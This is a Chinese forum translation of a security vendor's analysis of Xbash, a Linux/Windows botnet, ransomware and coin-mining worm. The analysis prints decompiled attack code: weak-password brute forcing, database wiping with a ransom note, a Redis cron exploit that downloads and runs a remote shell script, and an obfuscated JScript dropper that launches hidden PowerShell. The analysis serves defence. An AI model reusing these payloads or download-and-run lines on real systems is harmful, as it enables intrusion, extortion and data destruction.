登录

Xbash恶意软件分析

angel010 / 2018-09-20 02:14:53 / 浏览数 4303 技术文章 技术文章 顶(0) 踩(0)

本文翻译自：https://researchcenter.paloaltonetworks.com/2018/09/unit42-xbash-combines-botnet-ransomware-coinmining-worm-targets-linux-windows/

Xbash是一款融合了僵尸网络、勒索软件、加密货币挖矿蠕虫的恶意软件，可以攻击Linux和Windows设备。

技术细节

从python代码到原始可执行文件

早在2016年，Unit42研究人员就发现一个用python语言开发并、然后用PyInstaller转变成PE可执行文件的Windows恶意软件。而发现的4个Xbash版本中都用了同样的技术

- 快速开发。比C、C++、Go语言开发的恶意软件相比，用Python语言开发的速度快和难度低，恶意软件可以快速迭代。
- 易于安装。PyInstaller创建了一个自包含的原生可执行文件，含有python运行库、用户和第三方库。考虑到Linux安装和环境的不同，攻击者不能完全保证基于python的
- 反检测功能。PyInstaller的代码压缩、转化和可选的代码加密功能一起协作可以混淆恶意行为的一些暗示。混淆可以帮助恶意软件绕过反病毒和反恶意软件引擎以及静态
  VirusTotal对Xbash的检测率为1/57。
- 跨平台恶意软件。PyInstaller支持为Windows、Apple macOS和Linux平台创建系统的python代码，这样恶意软件就真的可以跨平台运行了。




图1 VirusTotal对Xbash的检测

通过对恶意软件进行逆向，研究人员提取了Xbash可执行文件的主要恶意python模块，并成功进行了反编译。在后面的分析中，会有python源码。

C2通信

Xbash硬编码了一些域名，将其作为C2服务器。还会从Pastebin获取一个web页面来更新C2域名列表。一些C2域名与之前Iron组织使用的Windows挖矿使用的域名相同。

所有的C2通信都是用HTTP协议，研究人员共发现三种C2流量：

- 取回IP地址和扫描的域名列表；
- 取回弱口令和硬编码的口令列表；
- 报告扫描结果。

下面三种类型的URI用于扫描目标：

- /domain/phpmyadmin或/domain/all: 获取扫描有漏洞和未受保护的web服务的域名列表；
- /port/tcp8080, /port/udp1900等: 获取扫描特定TCP/UDP端口的IP地址列表；
- /cidir：获取扫描的主流的端口或服务的IP地址的CIDR列表。

研究人员发现不同的请求会返回不同的结果，也就是说C2服务器会动态地将任务分到不同的僵尸主机。随机选择域名测试未发现有特定区域或行业的攻击目标。

```
POST /domain/all HTTP/1.1
Accept-Encoding: identity
Content-Length: 0
Accept-Language: en-US,en;q=0.8
Connection: close
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,text/png,*/
*;q=0.5
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR
2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E;
QQBrowser/7.0.3698.400)
Accept-Charset: ISO-8859-1,utf-8
Host: scan.censys.xyz
Content-Type: application/x-www-form-urlencoded; charset=UTF-8

HTTP/1.1 200 OK
Date: Thu, 06 Sep 2018 08:14:13 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: close
Set-Cookie: __cfduid=da52aa6ec73585089e24d05fd4b2d53b51536221652; expires=Fri, 06-Sep-19 08:14:12
GMT; path=/; domain=.censys.xyz; HttpOnly
Server: cloudflare
CF-RAY: 455f7b1280ac5368-MIA

1635
huishubao.net
indigolightstudios.net
herosandcons.net
innostudio.net
himanshutyagi.net
huiego.net
houjin-card.net
ingramsoftware.net
hsdoor.net
iamnotthisold.net
imusee.net
```

先知社区

图2 Xbash从C2服务器取回的域名

Mirai、Gafgyt这类僵尸恶意软件通常只扫描IP地址。Xbash代表了一种新型Linux僵尸网络，将目标扩展为IP地址和域名。

除了获取扫描目标的列表外，Xbash还会通过URL/P请求C2服务器获取暴力破解的弱口令列表。

Xbash在扫描目标并成功获取特定的开放端口、弱凭证、可漏洞的漏洞后，就会通过HTTP POST URI /c到随机的C2服务器来报告结果。

服务探测和暴力破解

如果扫描的目标是IP地址，Xbash就会尝试扫描TCP/UDP端口。下面是探测的一些服务和端口：

```
HTTP: 80, 8080, 8888, 8000, 8001, 8088
   VNC: 5900, 5901, 5902, 5903
   MySQL: 3306
   Memcached: 11211
   MySQL/MariaDB: 3309, 3308,3360 3306, 3307, 9806, 1433
   FTP: 21
   Telnet: 23, 2323
   PostgreSQL: 5432
   Redis: 6379, 2379
   ElasticSearch: 9200
   MongoDB: 27017
   RDP: 3389
   UPnP/SSDP: 1900
   NTP: 123
   DNS: 53
   SNMP: 161
   LDAP: 389
   Rexec: 512
   Rlogin: 513
   Rsh: 514
   Rsync: 873
   Oracle database: 1521
```

```
CouchDB: 5984
```

对于VNC, Rsync, MySQL, MariaDB, Memcached, PostgreSQL, MongoDB,
phpMyAdmin这样的服务，如果相关的端口是开放的。就使用内置的弱用户名/密码词典来登陆服务，如图3所示。词典中含有Telnet、FTP、Redis这类服务的默认密码。

```
port = int(port)
try:
    rwc = RsyncWeakCheck(host, port)
    print 'check_rsync'
    for path_name in rwc.get_all_pathname():
        ret = rwc.is_path_not_auth(path_name)
        if ret == 0:
            not_unauth_list.append(path_name)
        elif ret == 1:
            for username, passwd in product(userlist, RANDOMPASSLIST):
                try:
                    res = rwc.weak_passwd_check(path_name, username, passwd)
                    if res:
                        weak_auth_list.append((path_name, username, passwd))
                except Exception as e:
                    print e

except Exception as e:
    print 'e1:' + str(e)
```

先知社区

图3 Xbash尝试暴力破解服务

删除数据库和勒索信

如果Xbash成功登入了包含MySQL、MongoDB、PostgreSQL的服务，就可以从服务器上删除所有现有的数据库，创建名为PLEASE_READ_ME_XYZ的新数据库，并在新数

```
Send 0.02 BTC to this address and contact this email with your website or your ip or db_name of your server to recover your da

1jqpmcLygJdH8fN7BCk2cwwNBRWqMZqL1

backupsql@pm.me
```

```
result.encoding = 'utf-8'
if result and 'text/comma-separated-values' in result.headers['content-type']:
    if not result.text.strip().startswith('<!-- PMA-SQL-ERROR -->') and not result.text.startswith('<d
        text = result.text.strip()
        print text
if re.search('name="login_form"', result.text):
    print 'ERROR #0104: Session with phpMyAdmin expired.'
data = {'db': 'PLEASE_READ_ME_XYZ',
   'table': 'article',
   'token': token,
   'sql_query': "INSERT INTO WARNING (id, warning, Bitcoin_Address, Email) VALUES(1,'Send 0.02 BTC to
   'single_table': 'TRUE',
   'export_type': 'table',
   'allrows': '1',
   'charset_of_file': 'utf-8',
   'compression': 'none',
   'what': 'csv',
   'csv_separator': ',',
   'csv_enclosed': '"',
   'csv_escaped': '"',
   'csv_terminated': 'AUTO',
   'csv_null': 'NULL',
   'csv_columns': 'something',
   'csv_structure_or_data': 'data',
   'csv_data': '',
   'asfile': 'sendit',
   'output_format': 'sendit'}
try:
    result = session.post(phpmyadmin + 'export.php', headers=USERAGENT_HEADER, data=data, verify=False
except Exception as e:
    print e
    return
```

先知社区


图4 Xbash创建的勒索信息

图5 Xbash创建的新数据库、表和勒索信息

如果Xbash成功登入phpMyAdmin服务，会通过phpMyAdmin会做与上面数据库中操作相同的行为，这是因为phpMyAdmin服务常被用于管理MySQL数据库。

需要注意的是Xbash使用的数据库名、表名、table schema、勒索信息等几乎与2016到2017年针对MySQL, MongoDB, ElasticSearch, Hadoop, CouchDB, Cassandra, Redis, AWS S3的勒索攻击完全相同。Xbash中的变化为：

- 数据库名从PLEASE_READ_ME变为PLEASE_README_XYZ；
- 勒索的比特币值从0.2BTC、0.15BTC变为0.02BTC；
- 比特币钱包地址和邮箱地址变化了；
- 勒索信息中加入了："如果不支付赎金，就泄露你们的数据"。
- 研究人员在Xbash样本中发现了三个硬编码的不同的比特币钱包地址。2018年5月起，共有48币交易，总收入0.964比特币（大约6000美元）。



1jqpmcLygJdH8fN7BCk2cwwNBRWqMZqL1

Total Received: 0.32591200

Total Sent: 0.32591200

Final Balance: 0.00000000

Total transactions: 42

Recent transactions:

	Date ▼	Amount	Balance
□	2018-09-07 13:38:38	-0.02000000	0.00000000
□	2018-09-07 12:30:31	0.02000000	0.02000000
□	2018-09-03 10:20:02	-0.02000000	0.00000000
□	2018-09-03 09:44:10	0.02000000	0.02000000
□	2018-09-02 15:17:22	-0.00410000	0.00000000
□	2018-09-02 14:20:11	0.00410000	0.00410000
□	2018-09-02 01:10:46	-0.00410000	0.00000000
□	2018-09-01 18:10:11	0.00410000	0.00410000
□	2018-08-31 16:09:43	-0.02000000	0.00000000
□	2018-08-31 15:41:09	0.02000000	0.02000000

图6 其中一个比特币钱包的收入交易

繁殖利用

当Xbash发现Hadoop, Redis或ActiveMQ的运行，就会尝试利用这些服务来进行自繁殖。已知的三个漏洞有：

- Hadoop YARN ResourceManager非认证的命令执行漏洞，2016年10月发现，无CVE编号；
- Redis任意文件写和远程代码执行漏洞，2015年10月发现，无CVE编号；
- ActiveMQ任意文件写漏洞，CVE-2016-3088。

```
def make_crontab(host, port, password):
    global make_cron_success
    try:
        r = redis.StrictRedis(host=host, port=port, password=password, db=0, socket_timeout=2)
        python_crontab = '\n\n\n*/1 * * * * python -c "import urllib2 as cai;print cai.urlopen("http://e3sas6tz
        ssh_shell_crontab = '\n\n\n*/1 * * * * /usr/bin/curl -fsSL http://e3sas6tzvehwgpak.tk/r88.sh|sh\n\n\n'
        r.set('redis_crontab', ssh_shell_crontab)
        r.config_set('dir', '/var/spool/cron/')
        r.config_set('dbfilename', 'root')
        r.save()
        print 'redis_crontab2'
        r.set('redis_crontab2', python_crontab)
        r.config_set('dir', '/var/spool/cron/crontabs/')
        r.config_set('dbfilename', 'root')
        r.save()
        print 'redis_crontab3'
        r.set('redis_crontab3', 'regsvr32 /s /n /u /i:http://d3goboxon32grk2l.tk/reg9.sct scrobj.dll&&')
        r.config_set('dir', 'C:/ProgramData/Microsoft/Windows/Start Menu/Programs/Startup')
        r.config_set('dbfilename', 'clean.bat')
        r.save()
        make_cron_success = True
    except Exception as e:
        print '[make_crontab]' + str(e)
```

先知社区

图7 Xbash利用Redis漏洞

如果利用成功，Xbash会直接执行shell命令来下载和运行恶意shell或python脚本，创建新的cron任务来做图6中相同的任务。恶意脚本是从Xbash使用的相同的C2服务器上

感染Windows服务器

Xbash的另一个特征就是使用Redis和HTTP服务来确定在Linux或Windows中是否安装有漏洞的Redis服务。如果被扫描的目标既安装了有漏洞的Redis服务和运行的HTTP服
web服务器安装的位置。然后Xbash使用位置来猜测目标设备上运行的操作系统，如图7。

```
class ABSPATH_PREFIXES():
    LINUX = ('/var/www/html/service', '/var/www', '/usr/local/apache', '/usr/local/apache2',
             '/usr/local/www/apache22', '/usr/local/www/apache24', '/home/wwwroot/default',
             '/usr/local/httpd', '/var/www/nginx-default', '/srv/www', '/var/www/vhosts',
             '/home/meco/www/app/webroot', '/data/www/default', '/var/www/virtual',
             '/var/www/clients/vhosts', '/var/www/clients/virtual', '/var/www/html/thinkphp5/public')
    WINDOWS = ('/xampp', '/Program Files/xampp', '/wamp', '/Program Files/wampp', '/apache',
               '/wamp64', '/Program Files/Apache Group/Apache', '/WWW', '/Program Files/Apache Group/Apache2',
               '/Program Files/Apache Group/Apache2.2', '/Program Files/Apache Group/Apache2.4',
               '/Inetpub/wwwroot', '/phpStudy/WWW', '/inetpub/wwwroot', '/RXXJ/phpStudy/WWW',
               '/Inetpub/vhosts', '/inetpub/vhosts')
    ALL = LINUX + WINDOWS
```

图8 Xbash用于确定操作系统的Web服务器路径

如果确定是Windows服务器，Xbash会利用Redis漏洞创建一个Windows开始菜单项而不是Linux定时任务，如图6。根据Xbash的版本，开始菜单项会从Xbash的C2服务器
DLL文件，如图9。

```
<script language="JScript">
    window.resizeTo(0,0)
    var _$_ebc9=[
        "\x57\x53\x63\x72\x69\x70\x74\x2E\x53\x68\x65\x6C\x6C",
          // WScript.Shell
        "\x25\x74\x65\x6D\x70\x25",
          // %temp%
        "\x45\x78\x70\x61\x6E\x64\x45\x6E\x76\x69\x72\x6F\x6E\x6D\x65\x6E\x74\x53\x74\x72\x69\x6E\x67\x73",
          // ExpandEnvironmentStrings
        "\x2F\x65\x78\x70\x6C\x6F\x72\x65\x72\x2E\x65\x78\x65",
          // /explorer.exe
        "\x53\x63\x72\x69\x70\x74\x69\x6E\x67\x2E\x46\x69\x6C\x65\x53\x79\x73\x74\x65\x6D\x4F\x62\x6A\x65\x63\x74",
          // Scripting.FileSystemObject
        "\x46\x69\x6C\x65\x45\x78\x69\x73\x74\x73",
          // FileExists
        "\x70\x6F\x77\x65\x72\x73\x68\x65\x6C\x6C\x2E\x65\x78\x65\x20\x2D\x65\x78\x65\x63\x75\x74\x69\x6F\x6E\x70\x6F
          // powershell.exe -executionpolicy bypass -noprofile -windowstyle hidden (new-object system.net.webclient).
        "\x72\x75\x6E",
          // run
        "\x57\x53\x63\x72\x69\x70\x74\x2E\x73\x68\x65\x6C\x6C"
          // WScript.shell
    ];
    var WSHShell= new ActiveXObject(_$_ebc9[0]);//0
    var path=WSHShell[_$_ebc9[2]](_$_ebc9[1]);//1
    var filepath=path+ _$_ebc9[3];//2
    var myObject= new ActiveXObject(_$_ebc9[4]);//3
    if(!myObject[_$_ebc9[5]](filepath))
    {
         new ActiveXObject(_$_ebc9[8])[_$_ebc9[7]](_$_ebc9[6],0,1)
    }
    new ActiveXObject(_$_ebc9[8])[_$_ebc9[7]](filepath,0,1)
    window.close()
</script>
```

图9 在有漏洞的Windows服务器上执行的恶意JS代码

研究人员通过调查发现这些恶意PE文件是加密货币挖矿机或Iron组织开发的勒索软件，如图10。




图10 与恶意PE文件相关的AutoFocus

攻击企业内网

在发现的所有Xbash版本中，都有一个名为LanScan的python类。其功能主要是获取内网信息，产生相同子网内的IP地址列表，执行这些IP地址的端口扫描，如图11。

```
hostname = socket.gethostname()
addrs = socket.getaddrinfo(hostname, None)
ip_list = []
myips = []
for item in addrs:
    if ':' not in item[4][0]:
        lanip = str(item[4][0])
        myips.append(lanip)
        ip = '%s.%s.%s' % (lanip.split('.')[0], lanip.split('.')[1], lanip.split('.')[2])
        ip_split = ip.split('.')
        net = len(ip_split)
        if net == 2:
            for b in range(1, 255):
                for c in range(1, 255):
                    ip = '%s.%s.%d.%d' % (ip_split[0], ip_split[1], b, c)
                    ip_list.append(ip)

        elif net == 3:
            for c in range(1, 255):
                ip = '%s.%s.%s.%d' % (ip_split[0], ip_split[1], ip_split[2], c)
                ip_list.append(ip)

        elif net == 4:
            ip_list.append(ip)

for deleteip in myips:
    ip_list.remove(deleteip)

try:
    port = '873,3306,6379,8161.80,8088,8000,8080,8888,5900,5901,5902,11211,389,53,161,1900,123'
    m_count = 50
    ping = True
    socket.setdefaulttimeout(TIMEOUT)
```

先知社区

图11 生成受害者子网IP地址列表，并进行端口扫描

在企业网络中，一般都会有提供内部服务或公开服务的服务器。这些服务是未受保护的，或使用弱口令配置。在内网中找到有漏洞的服务的可能性比在外网中找出有漏洞的服

总结

Xbash是一个新型和复杂的Linux恶意软件，也是活跃的网络犯罪组织的最新杰作。基于其特征和行为，研究人员发现：

- 攻击者的获利方式除了加密货币挖矿外，还有劫持和勒索加密货币；
- 攻击者通过扫描域名和攻击企业内网来扩大“领地”；
- 攻击者通过收集更多的漏洞来寻找潜在的受害者；
- 不同类型的脚本文件是漏洞利用和恶意软件执行的重要部分。

点击收藏 | 1 关注 | 1

上一篇：Linux环境变量提权 下一篇：Alpine Linux远程代码执...

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

目录